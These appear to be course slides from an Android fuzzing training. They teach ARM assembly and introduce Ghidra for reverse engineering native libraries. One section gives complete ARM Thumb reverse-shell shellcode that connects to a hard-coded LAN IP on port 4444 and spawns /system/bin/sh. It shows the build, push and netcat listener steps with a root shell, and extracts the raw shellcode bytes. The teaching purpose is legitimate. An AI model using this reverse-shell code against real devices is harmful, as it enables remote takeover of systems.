
opcode	operands	function
Status ops		
cmp	Rn, Op2	$Rn - Op2$
cmn	Rn, Op2	$Rn + Op2$
teq	Rn, Op2	$Rn \wedge Op2$
tst	Rn, Op2	$Rn \& Op2$

Multiplies		
mla	Rd, Rm, Rs, Rn	$Rd = Rm * Rs + Rn$
mul	Rd, Rm, Rs	$Rd = Rm * Rs$
smlal	RdLo, RdHi, Rm, Rs	$RdHiLo += Rm * Rs$
smull	RdLo, RdHi, Rm, Rs	$RdHiLo = Rm * Rs$
umlal	RdLo, RdHi, Rm, Rs	$RdHiLo += Rm * Rs$
umull	RdLo, RdHi, Rm, Rs	$RdHiLo = Rm * Rs$

All instructions are conditional

Lesson 2: Introduction into ARM assembly - Stack

- LIFO
 - Last in First Out
- Stack Pointer (SP)
 - Points to the top of the stack
- Stack Operations
 - Push
 - Pop



Lesson 2: Introduction into ARM assembly – Calling Conventions

- 32-bit ARM Calling Convention
 - r0-r3 first four parameters
 - More parameter pushed on stack
 - r0 contains the return value
- 64-bit ARM Calling Convention
 - x0-x7 are first parameters
 - More parameters pushed on stack
 - x0 contains the return value

Lesson 2: Introduction into ARM assembly – System Call

- System call
- Arguments are passed through registers
- Syscall number in r7
- Calling syscall using SVC or SWI

```
fuzzing-android@fuzzingandroid-VirtualB... x fuzzing-  
GNU nano 4.8  
.text  
.global _start  
_start:  
  
# Calling exit(1)  
mov r7, #1           # Move 1 into register r7  
swi 0                # call syscall
```

Lesson 2: Introduction into ARM assembly – Branching and condition codes

- Status flags and condition codes
 - **Zero (Z)**. Result of operation = 0
 - **Negative (N)**. Result was negative
 - **Carry bit set (C)**. If the ‘most’ significant bit is set
 - **Arithmetic overflow (V)**. Overflow with adding values

Affix	Flags	Description
eq	Z=1	Zero (EQual to 0)
ne	Z=0	Not zero (Not Equal to 0)
cs / hs	C=1	Carry Set / unsigned Higher or Same
cc / lo	C=0	Carry Clear / unsigned LOWer
mi	N=1	Negative (MInus)
pl	N=0	Positive or zero (PLus)
vs	V=1	Sign overflow (oVerflow Set)
vc	V=0	No sign overflow (oVerflow Clear)
hi	C=1 & Z=0	Unsigned Higher
ls	C=0 Z=1	Unsigned Lower or Same
ge	N=V	Signed Greater or Equal
lt	N != V	Signed Less Than
gt	Z=0 & N=V	Signed Greater Than
le	Z=1 N != V	Signed Less or Equal
al	-	ALways (default)
nv	-	NeVer

Lesson 2: Introduction into ARM assembly – Branching and condition codes

- Branches

- B Branche to address
 - BL Branche with link to address

 - BX Branche and switch instruction set ARM/THUMB
 - BLX Branche with link and switch instruction set
- Beq Branche Equal
 - Bne Branche Not Equal
 - Bge Branche Greater Than or Equal
 - Blt Branche Less Than
 - Bgt Branche Greater Than
 - Ble Branche Less or Equal

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Explanation
- Two sections
 - .text
 - Not mutable – contains code
 - .data
 - Mutable – contains variables
- System call – r7 contains the syscall
- Syscall - SWI
- Special calculation on line 16
 - .-

```
.text
.global _start
_start:
    mov r0, #1
    ldr r1, =message
    ldr r2, =len
    mov r7, #4
    swi 0

    mov r7, #1
    swi 0

.data
message:
    .asciz "hello world\n"
len = .-message
```

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Compile using Android Toolchain

```
arm-linux-androideabi-as hello-arm.s -o hello-arm.o
```

```
fuzzing-android@fuzzingandroid-VirtualB... x fuzzing-android@fuzzingandroid-VirtualB... x fuzzing-android@fuzzingandroid-VirtualB... x  
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/assembly$ arm-linux-androideabi-as hello-arm.s -o hello-arm.o  
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/assembly$
```

```
arm-linux-androideabi-ld.bfd hello-arm.o -o hello-arm
```

```
fuzzing-android@fuzzingandroid-VirtualB... x fuzzing-android@fuzzingandroid-VirtualB... x fuzzing-android@fuzzingandroid-VirtualB... x  
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/assembly$ arm-linux-androideabi-ld.bfd hello-arm.o -o hello-arm  
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/assembly$
```

```
fuzzing-android@fuzzingandroid-VirtualB... x fuzzing-android@fuzzingandroid-VirtualB... x fuzzing-android@fuzzingandroid-VirtualB... x  
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/assembly$ adb push hello-arm /data/local/tmp  
hello-arm: 1 file pushed, 0 skipped. 8.4 MB/s (900 bytes in 0.000s)
```

```
fuzzing-android@fuzzingandroid-VirtualB... x fuzzing-android@fuzzingandroid-VirtualB... x fuzzing-android@fuzzingandroid-VirtualB... x  
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/assembly$ adb shell  
generic:/ $ cd /data/local/tmp  
generic:/data/local/tmp $ chmod u+x hello-arm  
generic:/data/local/tmp $ ./hello-arm  
hello world  
13|generic:/data/local/tmp $
```

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Compile using Android Toolchain
- Compiling Shellcode
- There are few modifications

examples/assembly/reverse_shell.s

```

.section .text
.global _start
_start:
  .ARM
  add r3, pc, #1 // switch to thumb mode
  bx r3

  .THUMB
  // socket(2, 1, 0)
  mov r0, #2
  mov r1, #1
  sub r2, r2
  mov r7, #200
  add r7, #81 // r7 = 281 (socket)
  svc #1 // r0 = resultant sockfd
  mov r4, r0 // save sockfd in r4

  // connect(r0, $sockaddr, 16)
  adr r1, struct // pointer to address, port
  strb r2, [r1, #1] // write 0 for AF_INET
  mov r2, #16
  add r7, #2 // r7 = 283 (connect)
  svc #1

  // dup2(sockfd, 0)
  mov r7, #63 // r7 = 63 (dup2)
  mov r0, r4 // r4 is the saved sockfd
  sub r1, r1 // r1 = 0 (stdin)
  svc #1

  // dup2(sockfd, 1)
  mov r0, r4 // r4 is the saved sockfd
  mov r1, #1 // r1 = 1 (stdout)
  svc #1

  // dup2(sockfd, 2)
  mov r0, r4 // r4 is the saved sockfd
  mov r1, #2 // r1 = 2 (stderr)
  svc #1

  // execve("/bin/sh", 0, 0)
  adr r0, binsh
  sub r2, r2
  sub r1, r1
  strb r2, [r0, #14]
  mov r7, #11 // r7 = 11 (execve)
  svc #1

struct:
.ascii "\x02\xff" // AF_INET 0xff will be NULLed
.ascii "\x11\x5c" // port number 4444
.byte 192,168,192,31 // IP Address
binsh:
.ascii "/system/bin/shX"
```

<https://azeria-labs.com/tcp-reverse-shell-in-assembly-arm-32-bit/>

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Compile using Android Toolchain
- Compiling Shellcode
- There are few modifications
- We have a longer string 14 characters

examples/assembly/reverse_shell.s

```
.section .text
.global _start
_start:
.thumb
    add r3, pc, #1    // switch to thumb mode
    bx r3

    .THUMB
    // socket(2, 1, 0)
    mov r0, #2
    mov r1, #1
    sub r2, r2
    mov r7, #200
    add r7, #81       // r7 = 281 (socket)
    svc #1           // r0 = resultant sockfd
    mov r4, r0       // save sockfd in r4

    // connect(r0, $sockaddr, 16)
    adr r1, struct   // pointer to address, port
    strb r2, [r1, #1] // write 0 for AF_INET
    mov r2, #16
    add r7, #2       // r7 = 283 (connect)
    svc #1

    // dup2(sockfd, 0)
    mov r7, #63      // r7 = 63 (dup2)
    mov r0, r4       // r4 is the saved sockfd
    sub r1, r1       // r1 = 0 (stdin)
    svc #1

    // dup2(sockfd, 1)
    mov r0, r4       // r4 is the saved sockfd
    mov r1, #1       // r1 = 1 (stdout)
    svc #1

    // dup2(sockfd, 2)
    mov r0, r4       // r4 is the saved sockfd
    mov r1, #2       // r1 = 2 (stderr)
    svc #1

    // execve("/bin/sh", 0, 0)
    adr r0, binsh
    sub r2, r2
    sub r1, r1
    strb r2, [r0, #14]
    mov r7, #11     // r7 = 11 (execve)
    svc #1

    struct:
    .ascii "\x02\xff" // AF_INET 0xff will be NULLed
    .ascii "\x11\x5c" // port number 4444
    .byte 192,168,192,31 // IP Address
    .ascii "/system/bin/shX"
```

<https://azeria-labs.com/tcp-reverse-shell-in-assembly-arm-32-bit/>

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Compile using Android Toolchain

```
arm-linux-androideabi-as reverse_shell.s -o reverse_shell.o
arm-linux-androideabi-ld.bfd -N reverse_shell.o -o reverse_shell
adb push reverse_shell /data/local/tmp
```

- Compiling Shellcode

```
VirtualBox:~/Desktop/examples/assembly$ arm-linux-androideabi-as reverse_shell.s -o reverse_shell.o
VirtualBox:~/Desktop/examples/assembly$ arm-linux-androideabi-ld.bfd reverse_shell.o -o reverse_shell
VirtualBox:~/Desktop/examples/assembly$ adb push reverse_shell /data/local/tmp
```

- Testing reverse_shell

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/assembly$ adb shell
generic:/ # cd /data/local/tmp
generic:/data/local/tmp # chmod +x reverse_shell
generic:/data/local/tmp # ./reverse_shell
```

- Setting up listener for revers shell

```
bash-3.2$ nc -lv 4444
id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:su:s0
ls
HelloJNI.dex
gdbserver
libnative-lib.so
reverse_shell
sbxescape
```

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Compile using Android Toolchain
- Extracting shellcode

```
arm-linux-androideabi-objcopy -O binary reverse_shell reverse_shell.bin
```

```
hexdump -v -e '"\\\\"x" 1/1 "%02x" ""' reverse_shell.bin > shellcode.txt
```

```
VirtualBox:~/Desktop/examples/assembly$ arm-linux-androideabi-objcopy -O binary reverse_shell reverse_shell.bin
VirtualBox:~/Desktop/examples/assembly$ hexdump -v -e '"\\\\"x" 1/1 "%02x" ""' reverse_shell.bin > shellcode.txt
VirtualBox:~/Desktop/examples/assembly$ more shellcode.txt
:1\x02\x20\x01\x21\x92\x1a\xc8\x27\x51\x37\x01\xdf\x04\x1c\x0a\xa1\x4a\x70\x10\x22\x02\x37\x01\xdf\x3f\x27\x20\x1c
:82\x73\x0b\x27\x01\xdf\x02\xff\x11\x5c\xc0\xa8\xc0\x1f\x2f\x73\x79\x73\x74\x65\x6d\x2f\x62\x69\x6e\x2f\x73\x68\x5
```

Lesson 2: Wrap-up

- Summarise important points.
- References and further reading
 - <https://www.coranac.com/tonc/text/asm.htm>
 - <https://azeria-labs.com/writing-arm-assembly-part-1/>
 - <https://azeria-labs.com/tcp-reverse-shell-in-assembly-arm-32-bit/>
 - <https://developer.arm.com/documentation/ddi0595/latest>

Lesson 3: Reverse Engineering Android Native Components

- Introduction into Ghidra
- Reverse Engineering Android Native Libraries
- Finding vulnerabilities with reverse engineering
- Finding functions for fuzz harnessing

Lesson 3: Reverse Engineering Android Native Components | Introduction into Ghidra

- Ghidra Reverse Engineer tool
- De-compiler
- Disassembler
- Function call trees
- Function Graph
- Symbol tree
- Exported Functions
- Cross referencing
- Loading and running scripts
- Export code for harnessing



GHIDRA

Lesson 3: Introduction into Ghidra | Ghidra Reverse Engineer tool

- Tool created by NSA
- Free and opensource
- Initial Release, March 5, 2019
- Plugin development

- <https://ghidra-sre.org/>
- <https://github.com/NationalSecurityAgency/ghidra>

- Free online courses
<https://ghidra.re/courses/GhidraClass/>

Supported Architecture

x86 16, [32](#) and [64 bit](#)

ARM and AARCH64

PowerPC 32/64 and VLE

MIPS 16/32/64

MicroMIPS

68xxx

Java and DEX bytecode

PA-RISC

PIC 12/16/17/18/24

SPARC 32/64

CR16C

Z80

6502

8051


MSP430

AVR8, AVR32

SuperH

Lesson 3: Introduction into Ghidra | De-compiler

- Decompile to C/C++
- Java Classes
- Dex Classes
- Changing variable names
- Changing function names



```
Decompile: Java_com_example_mynativetest_MainActivity_leakMemory - (libnativ...
1
2 undefined4
3 Java_com_example_mynativetest_MainActivity_leakMemory
4     (_JNIEnv *param_1,undefined4 param_2,_jbyteArray *param_3)
5
6 {
7     _JNIEnv *this;
8     char *__format;
9     undefined4 uVar1;
10    uchar uStack73;
11    undefined8 local_48;
12    undefined8 uStack64;
13    undefined8 local_38;
14    undefined8 uStack48;
15    undefined4 local_28;
16    undefined4 local_24;
17    basic_string<char,std--_ndk1--char_traits<char>,std--_ndk1--allocator<char>> abStack32 [12];
18    _jbyteArray *local_14;
19    undefined4 local_10;
20    _JNIEnv *local_c;
21
22    local_14 = param_3;
23    local_10 = param_2;
24    local_c = param_1;
25    FUN_000191c8(abStack32);
26    local_48 = 0;
27    uStack64 = 0;
28    local_24 = 0;
29    local_38 = 0;
30    uStack48 = 0;
31    local_28 = 0;
32    __format = (char *)GetByteArrayElements(local_c, local_14,&uStack73);
33    printf("hello world");
34    printf("hello world");
35    printf("hello world");
36    snprintf((char *)&local_48,0x28,__format);
37    assign(abStack32,(char *)&local_48);
38    printf("hello world");
39    printf("hello world");
40    printf("hello world");
41    this = local_c;
42    __format = (char *)FUN_00019236(abStack32);
43    uVar1 = NewStringUTF(this,__format);
```

Lesson 3: Introduction into Ghidra | Disassembler

- Disassemble
- Compiler optimizations
- Difficult to read but more reliable

```
Listing: libnative-lib.so
*libnative-lib.so x


00019470 00 10 27 10    bc    FUN_00019470
00019472 00 98          ldr    this,[sp,#0x0]==>local_10
00019474 02 b0          add    sp,#0x8
00019476 80 bd          pop    { r7, pc }

*****
*                               FUNCTION
*****
[undefined FUN_00019478()]
  assume LRset = 0x0
  assume TMode = 0x1
  r0:1      <RETURN>
  undefined Stack[-0xc]:4 local_c      XREF
  undefined Stack[-0x10]:4 local_10    XREF
  undefined Stack[-0x14]:4 local_14    XREF

FUN_00019478      XREF[1]:
00019478 80 b5          push   { r7, lr }
0001947a 6f 46          mov    r7,sp
0001947c 84 b0          sub    sp,#0x10
0001947e 03 90          str    r0,[sp,#local_c]
00019480 03 98          ldr    r0,[sp,#local_c]
00019482 ff f7 dd ff    bl     FUN_00019440
00019486 02 90          str    r0,[sp,#local_10]
00019488 00 20          mov    r0,#0x0
```


Lesson 3: Introduction into Ghidra | Function call trees

- Function call trees
- Incoming and outgoing function call
- Traceback to original function




Lesson 3: Introduction into Ghidra | Function Graph

- Graphical view of method
- Flows are shown in lines
- Very handy for patching




Lesson 3: Introduction into Ghidra | Symbol tree

- Symbol Tree
- Using filters
- Exports
- Imports




Lesson 3: Introduction into Ghidra | Exported Functions

- Exported functions
- Identify entry points
- Ideal for fuzz harnessing

